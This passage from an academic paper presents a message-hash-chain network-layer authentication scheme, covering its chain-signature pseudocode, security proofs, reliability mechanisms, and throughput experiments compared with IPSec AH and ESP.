We improved the chain signature scheme previously proposed in [25] to achieve higher security and efficiency. By Section 7, the (Gen, Sig, Ver) scheme is an additional option of the (MHC, Gen, Sig, Ver) scheme, enabling the MHC method to guarantee the authenticity and non-repudiation of data. In this way, the (MHC, Gen, Sig, Ver) scheme can verify all previous messages with only one signature, dramatically improving signature and authentication efficiency. Suppose there is a message $m_\delta = (hdr_\delta, payload_\delta)$, and its corresponding message hash chain node at the sender is HC_δ. If the sender reaches the signature interval or chain-signatures the message as required, the signature $s_\delta = Sig(ek, HC_\delta)$ must be calculated first, and then the encapsulated message $p_\delta = (m_\delta, HC_\delta, s_\delta)$ is sent to the receiver. Suppose the receiver can successfully verify the node value and signature of the message hash chain in the p_δ in turn, i.e., in that case, the receiver can satisfy the equations $HC_\delta = HC'_\delta$ and $Ver(dk, s_\delta)$ when verifying the p_δ, and it can guarantee the non-repudiation of all previously transmitted messages.

6.1. Chain Signature Process

Algorithm 3 shows the process of chain signature for both parties in communication. The messages transmitted by the two communicating parties include messages with a signature and those without a signature, and the chain signature interval is d. In the process, the communication node constructs the message hash chain and transmits the messages synchronously, e.g., the node encapsulates the m_δ and HC_δ constructed according to the m_δ into a message p_δ and sends it to the destination. For the security of the message hash chain, the sender will chain-sign the message when the signature counter reaches d or when necessary, e.g., after the sender signs HC_δ, it only needs to sign $HC_{\delta+d}$ next time. The structure of a message with a signature is $p_i = (m_i, seq_i, HC_i, s_i)$, and a message without a signature is $p_j = (m_j, seq_j, HC_j)$. The process of the sender encapsulating the messages shown in Algorithm 3. The parameters used in Algorithm 3 are described below:

- *cur_interval*: Current signature interval.
- *Sig_interval*: A signature is required when the sender's signature interval reaches *Sig_interval*.
- *EnPkt*: The function that encapsulates parameters as header of message hash chain.
- *Sig*: The signature function described in Section 7.
- ek_{src}: Sender's private key.

Algorithm 3 Message Hash Chain Encapsulates Messages Header

```
Input: Header content, signature interval, payload.
Output: Encapsulated MHC datagram.
1: According to the content of the message, the payload and the tail node of the message
   hash chain, a node value $HC\_node \leftarrow HC\_Iteration(hdr, payload, HC\_lnode)$ of the
   chain is generated.
2: The sender inserts $HC\_node$ at the end of the message hash chain.
3: The sender updates message hash chain tail node $HC\_lnode = HC\_node$.
4: if $cur\_interval < Sig\_interval$ then
5:     The sender encapsulates the header $p \leftarrow EnPkt(hdr, payload, HC\_node)$.
6: else
7:     The sender computes the signature $s \leftarrow Sig(ek_{src}, HC\_node)$.
8:     $p \leftarrow EnPkt(hdr, payload, HC\_node, s)$
9: end if
10: return $p$
```

6.2. Chain Authentication Process

Algorithm 4 shows the process of chain authentication of the message by the receiver. For messages without a signature, the receiver needs first to determine whether the sequence number of the messages is legal and then authenticate the node value of the message hash chain of the messages. For messages with a signature, the receiver needs to authenticate the signature and verify the sequence number of the messages and the node value of the message hash chain. The parameters used in Algorithm 4 are described below:

- *chain_seq*: Sequence number counter.
- dk_{src}: Sender's public key.
- *HC_ver_node*: Message hash chain node value used for verification.

Algorithm 4 The Receiver Verifying The Received Messages

```
Input: Messages.
Output: Verification status .
1: Obtain header information, message sequence number, payload, and node value of the
   chain from the message: $hdr, seq, payload, HC\_pkt\_node \leftarrow DePkt(p)$.
2: if $chain\_seq + 1 \neq seq$ then
3:     return -1. # A value of "-1" indicates that the sequence number is not sequential.
4: end if
5: if $cur\_interval == Sig\_interval$ then
6:     $s \leftarrow Get\_Sig(p)$.
7:     if $Ver(dk_{src}, s) \neq TRUE$ then
8:         return -2. # A value of "-2" indicates an error in signature verification.
9:     end if
10: else
11:     $HC\_ver\_node \leftarrow HC\_Iteration(hdr, payload, HC\_lnode)$.
12:     if $HC\_ver\_node == HC\_pkt\_node$ then
13:         The sender inserts $HC\_ver\_node$ at the end of the message hash chain and updates
            message hash chain tail node $HC\_lnode = HC\_ver\_node$.
14:         return 0.# A value of "0" indicates that the authentication of the message is
            successful.
15:     else
16:         return -3.# A value of "-3" indicates an error in message hash chain verification.
17:     end if
18: end if
```

7. Safety Analysis

The necessary definitions for proving the security of the message hash chain are given below.

Definition 1. *If there is always a μ_0 for all e such that $\varepsilon(\mu) < \frac{1}{\mu^e}$ when $\mu > \mu_0$, then $\varepsilon(\mu)$ is said to be a negligible value with μ as the parameter.*

Definition 2. *Note that H is the set of all hash functions, and h is a hash function. If h can find a, b, $a \neq b$, $h(a) = h(b)$ in polynomial time, then it is considered that h will have a hash collision. For $\forall h \in H$, if the probability of hash collision in h is equal to $\varepsilon(\mu)$, i.e., the probability of hash collision in h is negligible, then H is a non-collision hash function set.*

Definition 3. *Denote a digital signature scheme triple (Gen, Sig, Ver), which satisfies:*

- *Gen represents the asymmetric key generation algorithm. For the key pair (ek, dk), ek is the private key of the signature, and dk is the public key of the signature.*
- *Sig is the signature algorithm of the digital signature scheme. For the communication transmission sequence $p_1, p_2, p_3, \ldots$, there is $Sig(ek, HC_i, HC_i, HC_{i+1}, \ldots, HC_{i+q}) = s_i, s_{i+1}, \ldots, s_{i+q}$ on a certain segment of data transmitted, where q is a positive integer, and $HC_i, HC_{i+1}, \ldots, HC_{i+q}$ come from $p_i, p_{i+1}, \ldots, p_{i+q}$.*
- *Ver is the verification algorithm of the digital signature scheme. For the digital signature $s_i, s_{i+1}, \ldots, s_{i+q}$ of a certain segment of data and the (ek, dk) generated by Gen, there is always $Ver(dk, s_i, s_{i+1}, \ldots, s_{i+q}) = 1$.*

Definition 4. *For the digital signature scheme (Gen, Sig, Ver), if only the dk cannot forge the ek of the scheme in polynomial time, then the scheme is secure.*

Definition 5. *The message hash chain verification scheme (MHC, Gen, Sig, Ver) takes the digital signature scheme (Gen, Sig, Ver) as an option. On the basis of (Gen, Sig, Ver), it also satisfies:*

- *MHC is the construction algorithm of the message hash chain. For the transmission sequence $p_i, p_{i+1}, \ldots, p_{i+q}$, there is $MHC(m_i, m_{i+1}, \ldots, m_{i+q}) = HC_i, HC_{i+1}, \ldots, HC_{i+q}$, where $m_i, m_{i+1}, \ldots, m_{i+q}$ come from $p_i, p_{i+1}, \ldots, p_{i+q}$, respectively, .*
- *After receiving the sequence $p_i, p_{i+1}, \ldots, p_{i+q}$ and the $HC_i, HC_{i+1}, \ldots, HC_{i+q}$ encapsulated in it, the receiver also constructs a message hash chain node $MHC(m_i, m_{i+1}, \ldots, m_{i+q})$ $= HC'_i, HC'_{i+1}, \ldots, HC'_{i+q}$ for the received sequence through MHC, and there is $\forall\delta$, $\delta \in (i, i+1, \ldots, i+q)$, $HC_\delta = HC'_\delta$.*

Theorem 1. *The messages between two messages authenticated by chain signature also have authenticity and non-repudiation.*

(Gen, Sig, Ver) is a secure digital signature scheme, h is a known hash function, and the probability of hash collision at h is less than $\varepsilon(\mu)$, i.e., h is a non-collision hash function. In this case, if the digital signatures of p_α and p_β can be verified successfully and satisfy $\alpha < \alpha + 1 < \beta$, then $\forall\delta$, $\alpha < \delta < \beta$, p_δ can verify their authenticity and non-repudiation through massage hash chain verification.

Proof of Theorem 1. It is assumed that the message hash chain verification scheme $(MHC,$ $Gen, Sig, Ver)$ is insecure. This means that under the condition that (Gen, Sig, Ver) is a secure digital signature scheme and h is a non-collision hash function, the message hash chain verification cannot guarantee the authenticity and non-repudiation of the message sequence, which message sequence between the message p_α and the message p_β that can be successfully verified by (Gen, Sig, Ver). Then there is an attacker who uses algorithm $ATTCK$ to forge the (MHC, Gen, Sig, Ver) scheme, and obtains the signature sequence $S^{(1)}, S^{(2)}, \ldots, S^{(k)}$ transmitted by the victim and the message hash chain node value sequence $HC^{(1)}, HC^{(2)}, \ldots, HC^{(k)}$ according to the victim's dk, where $S^{(t)} = s_1^{(t)}, s_2^{(t)}, \ldots, s_m^{(t)}$, $HC^{(t)} = HC_1^{(t)}, HC_2^{(t)}, \ldots, HC_n^{(t)}$, $m, n \in N^*$ and $m < n$.

Then the scheme can output a valid signature sequence and message hash chain node sequence:

$$S^* = s_1^*, s_2^*, \ldots, s_r^*, \forall x \in \{1,2,\ldots,j\},$$

$$S^* \notin S^{(x)} and S^* \neq S^{(x)},$$

$$HC^* = HC_1^*, HC_2^*, \ldots, HC_l^*, \forall y \in \{1,2,\ldots,j\},$$

$$HC^* \notin HC^{(y)},$$

Specifically, algorithm $ATTCK$ uses Gen to generate a pair of (ek_{ATTCK}, dk_{ATTCK}), and then uses MHC to construct the message hash chain nodes $HC_1^*, HC_2^*, \ldots, HC_l^*$ of all message sequences $m_1, m_2, \ldots, m_l$. Finally, encapsulate them into the message sequence $p_1, p_2, \ldots, p_l$ of the message hash chain, and sign $p_1, p_2, \ldots, p_l$ with ek_{ATTCK}. The final output of algorithm $ATTCK$ is $S^* \notin S^{(x)}$ and $HC^* \notin HC^{(y)}$.

According to the assumptions, the signed and verified messages satisfy $Sig(ek, p_\zeta, p_\eta)$ $= s_\zeta, s_\eta$ and $Ver(dk, s_\zeta, s_\eta) = 1, 1 < \zeta < \eta < r$. For $\forall\delta$, $\zeta < \delta < \eta$, p_δ only uses the message hash chain verification instead of the digital signature verification. Although the attacker cannot forge ek in $s_\zeta = Sig(ek, p_\zeta)$, it can forge its p_ζ as $p_\zeta^* = (m_\zeta, HC_\zeta^*)$. From $p_\zeta =$ $(m_\zeta, HC_\zeta) = (m_\zeta, h(h(m_\zeta)||HC_{\zeta-1}))$, the following two situations will inevitably occur.

1. $HC_\delta^* = HC_\delta = HC'_\delta$. Obviously if $HC_\delta^* = h(h(m_\delta)||HC_{\delta-1}^*) = h(h(m_\delta)||HC'_{\delta-1})$, where h is a non-collision hash function, then $HC_{\delta-1}^* = HC'_{\delta-1}$ is obtained. Next, algorithm $ATTCK$ can output the message hash chain sequence

$$HC^* = HC_\delta^*, HC_{\delta+1}^*, \ldots, HC_\eta^*$$

and finally get $s_\eta^* = Sig(ek_{ATTCK}, HC_\eta^*)$. If there should be $Ver(dk, s_\eta) = 1$, but $Ver(dk, s_\eta^*) = 1$, it means that algorithm $ATTCK$ can forge (Gen, Sig, Ver) digital signature scheme. However, it obviously contradicts the assumption that (Gen, Sig, Ver) is a secure digital signature scheme.

2. $HC^*_\delta \neq HC_\delta = HC'_\delta$. Knowing that $HC^*_\delta = h(h(m_\delta)||HC^*_{\delta-1})$, there must be $HC^*_{\delta-1} \neq HC_{\delta-1} = HC'_{\delta-1}$ that can recursively get $HC^*_{\zeta+1} \neq HC_{\zeta+1} = HC'_{\zeta+1}$. For the message hash chains and digital signatures at both sides of the transmission corresponding to m_ζ, they satisfy the relational expressions $HC_\zeta = HC'_\zeta$ and $Ver(dk, s_\zeta) = 1$. If $HC^*_{\zeta+1} = h(h(m_{\zeta+1})||HC^*_\zeta) \neq HC_{\zeta+1}$, then the receiver can use the message hash chain to verify the authenticity and non-repudiation of $p_{\zeta+1}$, and then use the message hash chain to verify the authenticity and non-repudiation of p_δ in a recursive way, which contradicts the null hypothesis.

In summary, the null hypothesis does not hold. It means that under the condition that (Gen, Sig, Ver) is a secure digital signature scheme and h is a non-collision hash function, the message hash chain verification scheme (MHC, Gen, Sig, Ver) is secure. Therefore, the authenticity and non-repudiation of the data flow between two digital signature intervals can be ensured by using the message hash chain verification. □

Theorem 2. *Through the chain signature and authentication of a message, all messages in the previous sequence of this message can be verified*

Under the same conditions as Theorem 1, the receiver verifies the digital signature of a message p_α in the data stream. If $\forall\delta$, $0 < \delta < \alpha$, then p_δ can judge its own authenticity and non-repudiation according to the correctness of p_α's digital signature.

Proof of Theorem 2. There is a sequence $p_1, p_2, \ldots, p_k$, the sender will sign the p_k, and the receiver will verify the signature. Suppose there is an attacker who can use algorithm $ATTCK$ to forge the node value of the message hash chain. This means that for the message hash chain sequences $HC = HC_1, HC_2, \ldots, HC_k$ and $HC' = HC'_1, HC'_2, \ldots, HC'_k$ constructed by $m_1, m_2, \ldots, m_k$, the algorithm $ATTCK$ can output the forged message hash chain node sequence $HC^* = HC^*_1, HC^*_2, \ldots, HC^*_k$ according to $m_1, m_2, \ldots, m_k$, and make $HC^* = HC$. In the absence of an attacker, when the receiver receives the $p_k = (m_k, HC_k, s_k)$, the verification of the signature must satisfy $Ver(dk, s_k) = 1$. If algorithm $ATTCK$ can output $s^*_k = Sig(ek_{ATTCK}, HC^*_k)$ to satisfy $Ver(dk, s^*_k) = 1$, then it means that algorithm $ATTCK$ can forge scheme (Gen, Sig, Ver), but this obviously contradicts the assumption. This shows that if p_k can be verified by digital signature, then $p_1, p_2, \ldots, p_{k-1}$ also has authenticity and non-repudiation; otherwise, $p_1, p_2, \ldots, p_{k-1}$ do not have authenticity and non-repudiation. □

Theorem 3. *The message hash chain can ensure the integrity and immutability of the data flow.*

Proof of Theorem 3. A message $m_i = (hdr_i, payload_i)$ and its corresponding node value of message hash chain HC_i are jointly encapsulated into a message hash chain message $p_i = (m_i, seq_i, HC_i)$, where hdr_i includes the source address src, destination address dst and other contents of the message header $other$. Obviously, the equation $HC_i = h(h(m_i)||HC_{i-1}) = h(h(hdr_i||payload_i)||HC_{i-1})$ can be obtained from the Formula (1). If any content of the message hash chain message is tampered with by an attacker, and the tampered values are hdr^*_i, $payload^*_i$ and HC^*_i, respectively, then $h(h(m^*_i)||HC'_{i-1}) \neq HC^*_i$ must occur when the receiver verifies it. □

8. Reliability Analysis

It is necessary to set the sequence number in the MHC method because the node values of the message hash chain should be calculated in strict order when constructing the chain. The difference between the sequence number contained in the message hash chain and that contained in IPSec is that the sequence number field is an optional field in IPSec, which is mainly used to provide anti replay services, while the sequence number field of MHC method is a necessary field, and each node of the message hash chain needs to be constructed according to the sequence number. After IPSec establishes a SA for the first time or the SA reaches its life cycle to renegotiate parameters, it will clear the sequence number stored in the SA, and then incrementally count each message. The sequence number of the message hash chain inherits the previous changes and is not cleared, and the verification of each message must verify whether the sequence number changes incrementally in sequence. The reliability of message hash chain is mainly reflected in that the communication receiver should not only compare the sequence number to judge whether it is increased in order, but also verify the integrity, authenticity and non-repudiation of the whole message through the (MHC, Gen, Sig, Ver) scheme, and complete packet loss retransmission, chain synchronization and timely error detection through the sequence number.

8.1. Packet Loss Retransmission

If there is a data stream communication between the two communicating parties through the MHC method, the data stream $P = p_1, p_2, \ldots, p_n$ sent by A to B, each packet is $p_i = (m_i, seq_i, HC_i)$, where $m_i = (hdr_i, payload_i)$. The message hash chain constructed by the sender is HC, and the chain constructed by the receiver is HC'. Under the condition that the network has the possibility of packet loss, the following two situations must occur:

1. At least, there is a possibility that it is greater than $\varepsilon/2$, and the P received by B arrives in order, then the message hash chain $HC'_i = h(h(m_i||HC'_{i-1}))$ constructed by B through P satisfies $HC = HC'$.
2. At least, there is a possibility that it is greater than $\varepsilon/2$, and the data stream received by B may arrive out of sequence or lose packets. Assume that at a certain time t_0, the sequence number corresponding to the sender's tail node is seq_j, and the sequence number corresponding to the tail node used by the receiver for verification is seq_k, $k < j$. At this time, if the sender sends a new message p_δ to reach B, and its corresponding sequence number $seq_\delta > seq_k + 1$, then set the message retention time t_s for p_δ. Subsequently, at time t_1, where $t_0 < t_1 < t_0 + t_s$, if the message hash chain of the p_δ has not been successfully verified, the p_δ will be discarded, and the sender will request the following message corresponding to the sequence number of the current tail node of the chain. In contrast, if the chain of the p_δ can be successfully verified and the corresponding message hash chain is constructed at the receiver, the verification of the message corresponding to the last sequence number is continued.

8.2. Error Detection and Correction

The error detection function of the MHC method mainly uses the chain signature and chain synchronization mechanism to verify the message's integrity, authenticity, and non-repudiation in real-time by comparing the node values of the message hash chain in real-time and signing and authenticating the chain at intervals. If the attacker tampers or forges any message content, the verification of the node value and signature of the message chain will fail. Both communicating parties should re-request the message with verification error within a limited time to ensure that the data flow can achieve higher reliability or disable the illegal message sender to reduce network security risk.

9. Efficiency Analysis

9.1. Experimental Environment

The experiment uses C language to realize the MHC method of the network layer, and the experimental code runs on multiple PCs. The experiment uses the MHC method to set up the sender and receiver of network-layer data transmission. The PC configuration is Intel® Core™ i7-10875H CPU @ 2.30 GHz and 16 GB RAM. The TCP protocol of the transport layer does not contain additional settings, and its protocol header length is 20 B. The experiment compared the network layer's MHC method with the network layer's communication method using the traditional IP protocol, the AH protocol, and the ESP protocol of IPSec. The MHC method uses the SHA256 algorithm as the primary hash function, while the IPSec uses the HMAC-SHA1-96 algorithm as the hash function used to calculate the HMAC. The asymmetric encryption algorithm in the (MHC, Gen, Sig, Ver) scheme is the RSA-2048 algorithm.

9.2. Efficiency Comparison of Several Communication Methods

In order to test the transmission efficiency of the MHC method, the experiment compared the efficiency of the network layer using the traditional IP protocol, the AH protocol, and the ESP protocol of IPSec with the method. At the same time, the communication method of IP protocol, which is signed and authenticated packet by packet to ensure data non-repudiation, is compared with the transmission efficiency of several other communication methods. The experiment set up five groups of test subjects. The transport layer of each group of experiments uses the TCP protocol. The network layer uses the IP protocol, the IP protocol with packet-by-packet signature and authentication, the AH protocol, the ESP protocol of IPSec, and the MHC method. We recorded the average number of messages transmitted by five groups of subjects in 2 min, 5 min, 10 min, 30 min, and 60 min, and the number of those in each group was the average of ten tests. The throughout capacity is then calculated based on the average amount of data transferred per group. Finally, the estimated throughout capacity is used as the standard to measure the transmission efficiency, and the efficiency of several groups of experimental objects is compared. The relevant information of the experiment is shown in Table 2.

$$Throughout\ capacity = \frac{Average\ data\ transmission}{Transmission\ time}.$$

Table 2. Information about test contents.

Serial Number	Transport Layer Protocol	Communication Mode	Payload Length of Each Message
1	TCP protocol	IP protocol	1460 B
2	TCP protocol	Packet by packet signed IP protocol	1372 B
3	TCP protocol	AH protocol	MTU-TCPH-IPH-AHH = 1436 B
4	TCP protocol	ESP protocol	MTU-TCPH-IPH-ESPH = 1436 B
5	TCP protocol	MHC method (signature interval 1000)	About 1420 B without signature and about 1332 B with signature

Among them, the AH protocol test group uses the transmission mode, and the identity authentication method uses certificate authentication. The life cycle of the first stage negotiation is 86,400 s, and the life cycle of the second stage negotiation is 120 s. AHH represents the AH protocol header, with a length of about 24 B; The ESP protocol test group also uses the transmission mode, and the identity authentication method uses certificate authentication. The life cycles of the first and second stages of negotiation are 86,400 s and 120 s, respectively. It is set to only verify the integrity of the message. ESP represents the ESP protocol header, with a length of about 24 B; The MHC method test group set its signature interval to 1000, and the other experimental settings are consistent with those in 6.2. The experimental test results are shown in Table 3.

The AH protocol experimental group uses the transmission mode, and the identity authentication method uses certificate authentication. The life cycle of the first-phase negotiation is 86,400 s, and the life cycle of the second-phase negotiation is 120 s. The ESP protocol experimental group maintains the same settings as the AH protocol experimental group, and at the same time, it only performs integrity verification on messages. The MHC method experimental group set the signature interval to 1000. MTU in Table 2 is the maximum transmission unit, and its length is 1500 B. TCPH is the TCP header, whose length is 20 B, while IPH is the IP header, the length is 20 B. MHCH is the MHC header, including the sequence number length of 4 B, the remaining fields of about 4 B, and the node value of the message hash chain length of 32 B, with a total length of 40 B. Finally, AHH is the AH protocol header with about 24 B, and ESPH is the ESP protocol header with about 24 B. The experimental results are shown in Table 3.

Table 3. Test results of transmission efficiency of five communication methods.

Network Layer Communication Method		2 min	5 min	10 min	30 min	60 min
IP protocol	Million packets	4.26	10.52	21.28	63.47	128.51
	Amount of data transmitted/Mb	49,809.46	122,837.52	248,540.61	741,347.66	1,501,003.01
	Throughout capacity/Mbps	415.08	409.46	414.23	411.86	416.95
IP Packet signature	Million packets	0.06	0.14	0.29	0.87	1.72
	Amount of data transmitted/Mb	641.96	1579.89	3217.72	9574.15	18,903.31
	Throughout capacity/Mbps	5.35	5.27	5.36	5.32	5.25
AH protocol	Million packets	1.25	3.12	6.2	18.42	36.98
	Amount of data transmitted/Mb	14,354.48	35,786.94	71,181.33	211,615.71	424,800.51
	Throughout capacity/Mbps	119.62	119.29	118.64	117.56	118
ESP protocol	Million packets	1.23	3.08	6.14	18.48	36.89
	Amount of data transmitted/Mb	14,151.8	35,376.74	70,483.29	212,260.47	423,755.83
	Throughout capacity/Mbps	117.93	117.92	117.47	117.92	117.71
MHC method	Million packets	1.31	3.3	6.58	19.79	39.45
	Amount of data transmitted/Mb	14,849.35	37,430.08	74,798.15	224,780.88	448,085.5
	Throughout capacity/Mbps	123.74	124.77	124.66	124.88	124.47

Figure 4 shows the comparison of the experimental results of the five groups of experiments. The results show that the transmission method whose network layer is IP protocol has the highest average transmission efficiency, and the average throughout capacity can reach more than about 400 Mbps. However, it has no additional security means and is prone to network attacks. Under the condition that only the transmission integrity is guaranteed, the average throughout capacity of the communication methods of the AH protocol and the ESP protocol is the same. The average throughout capacity of the MHC method is about 5% higher than that of the communication methods of the AH and the ESP protocols. The reason is that the MHC method directly uses the message hash chain for data authentication, and reduces the overhead of signature and verification through chain signature and authentication technology. However, the AH and ESP protocols require a two-stage key negotiation process before transmission. These two protocols renegotiate new parameters before the end of the life cycle of the second stage. At the same time, the negotiation process is expensive, and the processing speed of the messages is not significantly improved compared with the MHC method. After the negotiation is completed, these two communication methods have a slightly lower average throughout capacity than the MHC method. In unit time, the average throughout capacity of the MHC method is 4.96% higher than that of the AH protocol communication method and 5.70% higher than that of the ESP protocol communication method. Finally, under the condition that the transport layer is the TCP protocol, the average throughout capacity of the MHC method is about 23.5 times higher than that of the IP protocol and the packet-by-packet signature authentication method.

We also compared the transmission efficiency of the AH protocol communication method and the MHC method by recording the time it takes for both parties to transmit fixed-length data. We did not use the ESP protocol as a comparison object because the AH protocol has no encryption function and fewer irrelevant fields, making it easier to compare the transmission efficiency with the MHC method. Therefore, it is better to use the AH protocol as a comparison object instead of the ESP protocol. The experimental conditions were kept consistent with the above experimental conditions. In particular, the life cycle of the SA in the AH protocol's first stage is 86,400 s, and that of the SA in the second stage is set, respectively, at 2 min, 5 min, 10 min, and 60 min. In the experiment, the lengths of the data transmitted by the two communicating parties, respectively, were 1 G, 5 G, 10 G, and 50 G. The average value of five experiments is used to record the experimental results of each group. The experimental results are shown in Table 4.




Figure 4. Comparison of average transmission efficiency of five communication methods.

The SA established by the AH protocol needs to set the life cycle and renegotiate and update the SA policy parameters before the end of the cycle. The shorter the life cycle, the higher the security of the parameters, but the negotiation process will affect the transmission efficiency. It can be seen from the test results shown in Table 4 that, under the above experimental conditions, the time used to transmit data of the same length in the MHC mode is shorter than that in the AH protocol communication mode. By calculating the average throughput of each test group, we found that the MHC method was more efficient than the AH protocol in each comparison group, and the larger the transmitted data, the more pronounced the gap. Specifically, taking the AH protocol communication method with a life cycle of 2 min as an example, when transmitting data with a length of 1G, the average throughput of the MHC method is 2.79% higher than the average throughput of the AH protocol, but when transmitting data with a length of 50G, this ratio increases to 5.77%.

9.3. Comparison and Analysis of Security Properties of Several Existing Schemes

In order to illustrate the security properties and efficiency of this scheme, this paper compares the chain network transmission mode using the MHC protocol at the network layer with the transmission mode using the IP protocol, IPSec protocol, and other existing schemes at the network layer. The differences in several security properties are shown in Table 5.

Table 4. The experimental results of the transmission efficiency of the AH protocol communication method and the MHC method.

Schemes and Configurations	**Length of Transmitted Data**			
	1 GB	**5 GB**	**10 GB**	**50 GB**
The MHC method/signature interval is 1000	68.76 s	337.47 s	678.31 s	3374.16 s
AH protocol/SA phase II life cycle is 2 min	70.68 s	358.53 s	712.34 s	3568.89 s
AH protocol/SA phase II life cycle is 5 min	70.75 s	353.60 s	704.51 s	3530.46 s
AH protocol/SA phase II life cycle is 10 min	70.03 s	351.51 s	701.97 s	3514.27 s
AH protocol/SA phase II life cycle is 60 min	70.00 s	351.58 s	698.37 s	3510.16 s

Table 5. Comparison of security properties of different schemes .

Scheme	Immutable	Integrity	Nonrepudiation	Reliability	Traceability	Synchronicity	Confidentiality	Efficiency
IP protocol	✗	✗	✗	✗	✗	✗	✗	Highest
IP protocol with signature [1]	✓	✓	✓	✗	✗	✗	✗	Lowest
AH protocol	✓	✓	✗	Higher	✗	✗	✗	Higher
ESP protocol	✓	✓	✗	Higher	✗	✗	✓	Higher
[11]	✗	✓	✓	✗	✗	✗	✗	Medium
[12]	✗	✓	✓	✗	✗	✗	✗	Higher
[13]	✓	✓	✓	✗	✗	✗	✗	Medium
[15]	✗	✓	✓	✗	✗	✗	✓	Lower
[16]	✓	✓	✓	Higher	✗	✓	✓	Low
MHC	✓	✓	✓	High	✓	✓	✓	Higher

[1] Sign and authenticate IP datagram packet by packet.

The IP protocol without a security mechanism has the highest transmission efficiency, but it does not have any security properties, which is easy to cause network attacks. After the IP protocol is signed and authenticated packet by packet, although the security of its transmission is improved, it also dramatically reduces the transmission efficiency. Both the AH protocol and ESP protocol of IPSec can ensure the integrity, non-tampering, and certain reliability of the messages, and the ESP protocol can also ensure the confidentiality of the messages. However, these two protocols cannot guarantee the non-repudiation of messages during the transmission process and are vulnerable to denial attacks by both parties. The rest of the schemes improve application-layer communication methods or use different hash chain structures and signature methods to improve security. Although the star-shaped and tree-shaped hash chain structure in the [11] can ensure that a signature can verify the child nodes under each tree, it cannot process packet loss data. The hash chain structure in the [12] improves the transmission efficiency, but it still cannot adapt to the network with the possibility of packet loss. The method in [13] caches the data, calculates its hash value, and then places the hash value in the message to be sent before verifying the later content with the previous content. This method needs to know the content of the entire transmission before transmission, which reduces the transmission efficiency and does not have security mechanisms such as reliability and confidentiality. The improved butterfly hash chain proposed in [15] has a complex structure, resulting in low transmission efficiency. The method in [16] is improved for the Modbus/TCP protocol at the application layer. It guarantees the confidentiality of the protocol through symmetric encryption and digital signature and can resist replay attacks by using a synchronization mechanism and a one-way guarantee scheme of a hash function. However, it still signs and authenticates each packet, resulting in low transmission efficiency. The MHC method ensures the integrity and immutability of the transmitted message through the hash chain. It uses the chain signature technology to realize the batch signature and authentication of the message stream, significantly reducing the overhead of signature and authentication. According to the characteristics that the message hash chain needs to be calculated, we designs the packet loss retransmission and chain synchronization mechanism to ensure the protocol's reliability and synchronization. It has the security properties of traceability and confidentiality.

10. Conclusions

The MHC method improves the traditional IP protocol. Using the improved MHC method to replace the traditional IP protocol can ensure that the network layer transmission has a security and reliability mechanism and the traceability of the message. The message hash chain can ensure the integrity, immutability, and synchronization of the transmitted data. At the same time, the use of chain signature and authentication technology can significantly reduce the overhead of signature authentication and improve the efficiency of secure transmission of message sequences. The MHC method has higher requirements on the reliability of the transmission process, so we design packet loss retransmission, error detection and correction, and chain synchronization for the communication process. Finally, the experimental results show that the MHC method adds an endogenous authentication mechanism and a reliable mechanism compared with the traditional transmission model without an authentication mechanism in the general software implementation. The MHC method can guarantee the non-repudiation of all previous messages through one signature. The transmission efficiency of the method is higher than that of the AH protocol and the ESP protocol of IPSec. Under the condition of ensuring the confidentiality of the transmitted message, the method has higher transmission efficiency than the ESP protocol. The method can make the transmission process more reliable and provide chain synchronization services for the transmission process.

In the future, we will further explore the impact of different hash functions and cryptographic algorithms on the efficiency and security of MHC methods. At the same time, we will also improve the network protocol stack based on the MHC method and try to implement the chip-level MHC method. Applying the MHC method to broadcast, Internet of Vehicles, aerospace, and other application scenarios is also the focus of our subsequent work.

Author Contributions: Conceptualization, M.H. and W.J.; methodology, W.J.; software, M.H.; validation, M.H. and W.J.; formal analysis, M.H.; investigation, W.J.; resources, W.J.; data curation, M.H.; writing—original draft preparation, M.H.; writing—review and editing, M.H.; visualization, M.H.; supervision, W.J.; project administration, W.J.; funding acquisition, W.J. All authors have read and agreed to the published version of the manuscript.

Funding: This research was funded by National Key Research and Development Program of China grant number 2018YFB1800100, and Scientific and Technological Innovation Service Capacity Building-Cyberspace Security Discipline Innovation Platform Construction Fund Project grant number 77F1910917.

Data Availability Statement: Not applicable.

Conflicts of Interest: The authors declare no conflict of interest.

References

1. IP Security (IPsec) and Internet Key Exchange (IKE). Available online: https://www.rfc-editor.org/rfc/rfc6071 (accessed on 1 January 2020).
2. Dennis, F.; Martin, G.; Jörg, S.; Adam, C.; Marcin, S. The Dangers of Key Reuse: Practical Attacks on IPsec IKE. In Proceedings of the 27th USENIX Security Symposium (USENIX Security 18), Baltimore, MD, USA, 15–17 August 2018; pp. 567–583.
3. Kenneth, G.P. A Cryptographic Tour of the IPsec Standards. *Inf. Secur. Tech. Rep.* **2006**, *10*, 72–81.
4. Zhao, E.; Xiong, G. Reflective Denial-of-Service based on IKEv2 Protocol. *Commun. Technol.* **2019**, *52*, 144–148.
5. IP Authentication Header. Available online: https://www.rfc-editor.org/rfc/rfc4302 (accessed on 1 January 2020).
